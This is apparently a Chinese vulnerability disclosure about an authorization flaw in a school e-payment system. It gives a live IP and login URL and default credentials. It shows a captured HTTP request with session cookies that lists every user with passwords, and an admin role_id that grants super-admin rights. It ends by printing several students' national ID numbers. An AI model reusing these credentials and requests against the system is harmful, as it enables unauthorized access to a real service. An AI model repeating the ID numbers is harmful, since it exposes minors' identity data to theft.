

漏洞描述: 成都智汇安新科技有限公司E支付登录后系统功能点不鉴别用户身份, 导致多个任意用户类型漏洞。

漏洞利用条件: 仅需要任意登录账号即可

登录地址: http://47.101.62.10:8082/epay/login

账密: axfqz\_api/Axf@02768(默认密码)


1.任意用户信息查询、包括账号、密码

2.任意用户密码重置

3.任意用户权限提升(垂直越权)


4. 全校身份证

登录后无任何权限, (前置系统账号)



任意用户信息查询、包括账号、密码

吧登录的这部分cookie请求/epay/api?method=sysuserFindList这接口






```
POST /epay/api?method=syuserFindList HTTP/1.1
Host: 47.101.62.10:8082
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:96.0) Gecko/20100101 Firefox/96.0
Accept: application/json, text/plain, /
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/json
Content-Length: 65
Origin: http://47.101.62.10:8082
Connection: close
Cookie: axf:sess=3a9068ffd5bb0d72d78a15f32ce456b7cd6987142f80ab26; atoken=8aacd7cd013ec4baf95e689d1fcabcdc7;
epay_auth=eYJwYXJhbXMiOiJhXCJCJ1c2VybmFtZVwiOlwiYXhmCXBpYXBpXCIsXCJhY2Nlc3NfdG9rZW5kIjpcjEjhYWwK2NkMDEzZW00YmFmOTVlbnJgS2ZFmY2FIZGM3XClsXCJ0dGxjcjozMjAwMDAwLWFiY3JlYXRlXlR3PpbWVwcjoxXjY2MDA2OTkwfSlslmhhc2giOiI0OWFoOiwHFO...
{"args":{"custom_login_name":"","page_size":30,"page_num":1}}
```

**任意密码重置**

从1任意信息查询获取到用户的key\_id, 如下






描述: 只需要吧"role\_id":["37cfa85571cd496491448e8adf487425"]," 加入即可拿到超管权限






拿到系统管理权限后-通过点击学生信息管理-权限设置-学生数据



查看全校学生信息、身份证



学生异动信息维护

学生异动信息审核

学生应收账款管理

暂存款管理

费用结转管理

临时收费 (其它收费)

人工收费管理

2002014-电子技术应用

2002002-机电技术应用

2002001-计算机网络技术

200002-五年制高职 (3+2)

2002034-大数据技术 (陕西青

2002033-汽车检测与维修技术

2002032-应用电子技术 (杨俊

2002031-移动通信技术 (杨俊

2002030-机电一体化技术 (杨

2002028-电气自动化技术 (杨

2002025-石油化工技术 (杨

男	居民身份证	610126200608280055	-	-	编辑	删除
男	居民身份证	620422200705080213	-	-	编辑	删除
男	居民身份证	610824200610136117	-	-	编辑	删除
女	居民身份证	610324200701284024	-	-	编辑	删除
男	居民身份证	61011320060706843K	-	-	编辑	删除
男	居民身份证	610323200705080013	-	-	编辑	删除

30条/页

< 1 2 3 4 5 6 ... 136 >

前往 1 页

这里已经恢复前置系统这个账号为无权限账户，